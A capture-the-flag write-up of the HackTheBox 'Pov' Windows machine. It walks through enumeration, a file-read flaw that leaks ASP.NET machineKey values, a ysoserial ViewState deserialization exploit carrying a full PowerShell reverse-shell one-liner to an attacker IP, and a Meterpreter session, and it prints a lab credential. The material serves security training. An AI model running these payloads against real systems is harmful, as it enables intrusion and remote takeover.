HackTheBox: Pov

🎯 Pov
| OS: Windows | Difficulty: Medium | IP: 10.129.44.96 |
⛓️ TL;DR / Attack Chain
- Foothold: Exploited a
Local File Read(LFR) vulnerability in the CV download functionality to leak theweb.configfile. Leveraged the exposedvalidationKeyanddecryptionKeyto craft a malicious .NET ViewState Deserialization payload usingysoserial.exe, resulting in RCE aspov\sfitz. - Lateral Movement: Located a PowerShell credential file (
connection.xml) in the user’s Documents. Decrypted the stored credentials to gain access to the alaading account. - Privilege Escalation: Identified
SeDebugPrivilegeon thepov\alaadingaccount. Bypassed UAC by pivoting through WinRM (via SOCKS) to obtain aHigh Integrityshell. Leveraged the debug privilege to perform Parent PID Spoofing againstwinlogon.exe, escalating toNT AUTHORITY\SYSTEM.
🔑 Loot & Creds
| User | Credential | Where / How |
|---|---|---|
alaading |
f8gQ8fynP44ek1m3 |
Encrypted in C:\Users\sfitz\Documents\connection.xml |
🔧 0. Setup & Global Variables
Run this in your terminal once so you can copy-paste the rest of the commands blindly.
$ IP="10.129.44.96" ; DOMAIN="pov.htb" && \
  echo "$IP $DOMAIN" | sudo tee -a /etc/hosts
🔍 1. Enumeration
Nmap
$ mkdir -p nmap && nmap -sV -sC -p- $IP -oA ./nmap/nmap
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-12 17:35 +0200
Nmap scan report for pov.htb (10.129.44.96)
Host is up (0.026s latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: pov.htb
|_http-server-header: Microsoft-IIS/10.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 116.44 seconds
HTTP/80
http://pov.htb/

http://dev.pov.htb/

Hovering over the link it guides to http://dev.pov.htb:8080/
But it doesn’t load. Strange. Probably a local port that we have to look at later.
Directory fuzzing:
$ mkdir -p ffuf && ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://dev.$DOMAIN/FUZZ -fc 302 | tee ./ffuf/dir.scan

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://dev.pov.htb/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 302
________________________________________________

:: Progress: [220560/220560] :: Job [1/1] :: 1515 req/sec :: Duration: [0:02:45] :: Errors: 0 ::
vhosts fuzzing:
$ mkdir -p ffuf && ffuf -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt -u http://$DOMAIN/ -H "Host: FUZZ.$DOMAIN" -fs 12330 | tee ./ffuf/vhosts.scan

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://pov.htb/
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt
 :: Header           : Host: FUZZ.pov.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 12330
________________________________________________

dev                     [Status: 302, Size: 152, Words: 9, Lines: 2, Duration: 31ms]
:: Progress: [114442/114442] :: Job [1/1] :: 769 req/sec :: Duration: [0:01:22] :: Errors: 0 ::
http://dev.pov.htb/portfolio/contact.aspx

Available 24/7 might be a nudge for XSS / SSTI (ASPX) Injection.
I noticed that providing XSS/HTML Injection payloads does nothing and it redirects me back to default.aspx. But providing .NET payloads (like <% ... %> or @{ ... }) doesn’t redirect me back to default.aspx but to contact.aspx (stays on the same site).
Anyways, I see a CV we can download on default.aspx:

 MySQL is not a language btw
Let’s see how good his knowledge of C# is ^^.
Wondering about how exactly the download button works, I found this:

So it literally just tells it the filename as a value and then executes the __doPostBack function which sends the download and cv.pdf value to the backend to perform the next action. The backend is stateless, that’s the reason why you find these variables in the POST request:

That CV-downloading buttom push is equivilant to the following javascript code (in console):
document.getElementById('file').value = 'cv.pdf';
__doPostBack('download', '');
I suspect that it’s internally just doing Download(path="./" + file_name) so maybe we can download code:
document.getElementById('file').value = 'default.aspx';
__doPostBack('download', '');
Indeed! It downloaded code:
<%@ Page Language="C#" AutoEventWireup="true" CodeFile="index.aspx.cs" Inherits="index"%>

<!DOCTYPE html>
<html lang="en">
<head>

<SNIP>
Here we go! Let’s download important files and maybe we’ll find some credentials or other vulnerabilities!
Indeed, exactly as suspected (index.aspx.cs):
using System;
using System.Collections.Generic;
using System.Web;
using System.Web.UI;
using System.Web.UI.WebControls;
using System.Text.RegularExpressions;
using System.Text;
using System.IO;
using System.Net;

public partial class index : System.Web.UI.Page {
    protected void Page_Load(object sender, EventArgs e) {

    }

    protected void Download(object sender, EventArgs e) {

        var filePath = file.Value;
        filePath = Regex.Replace(filePath, "../", "");
        Response.ContentType = "application/octet-stream";
        Response.AppendHeader("Content-Disposition","attachment; filename=" + filePath);
        Response.TransmitFile(filePath);
        Response.End();

    }
}
Regex.Replace(filePath, "../", ""); is very easy to bypass to grab files we shouldn’t be able to read.
document.getElementById('file').value = 'C:\\Windows\\System32\\drivers\\etc\\hosts'; __doPostBack('download', '');
gives us:
# Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#      102.54.94.97     rhino.acme.com          # source server
#       38.25.63.10     x.acme.com              # x client host

# localhost name resolution is handled within DNS itself.
#	127.0.0.1       localhost
#	::1             localhost
127.0.0.1   pov.htb dev.pov.htb
too easy!
contact.aspx.cs:
using System;
using System.Collections.Generic;
using System.Web;
using System.Web.UI;
using System.Web.UI.WebControls;
using System.Text.RegularExpressions;
using System.Text;
using System.IO;

public partial class contact : System.Web.UI.Page {
    protected void Page_Load(object sender, EventArgs e) {

    }
    protected void Submit(object sender, EventArgs e) {

    }
}
Just an empty file. A 🐇 🕳️.
As the server has only one port open (80), it’s quite obvious that we have to find our way through the web part. We have to find RCE somewhere. For that, it would be very beneficial if we could locate all .cs files and check them out.
..\\web.config:
<configuration>
  <system.web>
    <customErrors mode="On" defaultRedirect="default.aspx" />
    <httpRuntime targetFramework="4.5" />
    <machineKey decryption="AES" decryptionKey="74477CEBDD09D66A4D4A8C8B5082A4CF9A15BE54A94F6F80D5E822F347183B43" validation="SHA1" validationKey="5620D3D029F914F4CDF25869D24EC2DA517435B200CCF1ACFA1EDE22213BECEB55BA3CF576813C3301FCB07018E605E7B7872EEACE791AAD71A267BC16633468" />
  </system.web>
    <system.webServer>
        <httpErrors>
            <remove statusCode="403" subStatusCode="-1" />
            <error statusCode="403" prefixLanguageFilePath="" path="http://dev.pov.htb:8080/portfolio" responseMode="Redirect" />
        </httpErrors>
        <httpRedirect enabled="true" destination="http://dev.pov.htb/portfolio" exactDestination="false" childOnly="true" />
    </system.webServer>
</configuration>
Jackpot! As we have the decryptionKey and the validationKey now, we can encrypt our own malicious VIEWSTATES and cause RCE!
🚪 2. Initial Foothold
Start a netcat listener:
$ nc -lnvp 1337
listening on [any] 1337 ...
$ echo '$client = New-Object System.Net.Sockets.TCPClient("<YOUR IP>",1337);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex ". { $data } 2>&1" | Out-String ); $sendback2 = $sendback + "PS " + (pwd).Path + "> ";$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()' | iconv --to-code=UTF-16LE | base64 -w 0

JABjAGwAaQBlAG4AdAAgAD0AIABOAGUA<SNIP>

$ wine ysoserial.exe -p ViewState -g TextFormattingRunProperties -c "powershell.exe -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUA<SNIP>" --path="/portfolio" --apppath="/" --validationalg="SHA1" --validationkey=5620D3D029F914F4CDF25869D24EC2DA517435B200CCF1ACFA1EDE22213BECEB55BA3CF576813C3301FCB07018E605E7B7872EEACE791AAD71A267BC16633468 --decryptionalg="AES" --decryptionkey=74477CEBDD09D66A4D4A8C8B5082A4CF9A15BE54A94F6F80D5E822F347183B43

<SNIP>

%2Fio5gCRmlaF%2FGvkZb<SNIP>

<SNIP>

$ VIEWSTATE="%2Fio5gCRmlaF%2FGvkZb<SNIP>"

$ curl -X POST http://dev.pov.htb/portfolio/     -d "__EVENTTARGET=download"     -d "__VIEWSTATE=$VIEWSTATE"     -d "__VIEWSTATEGENERATOR=8E0F0FA3"     -d "file=cv.pdf"
<html><head><title>Object moved</title></head><body>
<h2>Object moved to <a href="/default.aspx?aspxerrorpath=/portfolio/default.aspx">here</a>.</h2>
</body></html>
Now look back into your listener :)
nc -lnvp 1337
listening on [any] 1337 ...
connect to [10.10.14.219] from (UNKNOWN) [10.129.44.96] 49671
whoami
pov\sfitz
PS C:\windows\system32\inetsrv>
To not lose the connection (reverse shells are not stable), it is recommended to use a C2 like Metasploit or Silver:
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.10.14.219:9901
[*] Sending stage (248902 bytes) to 10.129.44.96
[*] Meterpreter session 2 opened (10.10.14.219:9901 -> 10.129.44.96:49675) at 2026-05-12 19:43:30 +0200

meterpreter > sysinfo
Computer        : POV
OS              : Windows Server 2019 (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter >
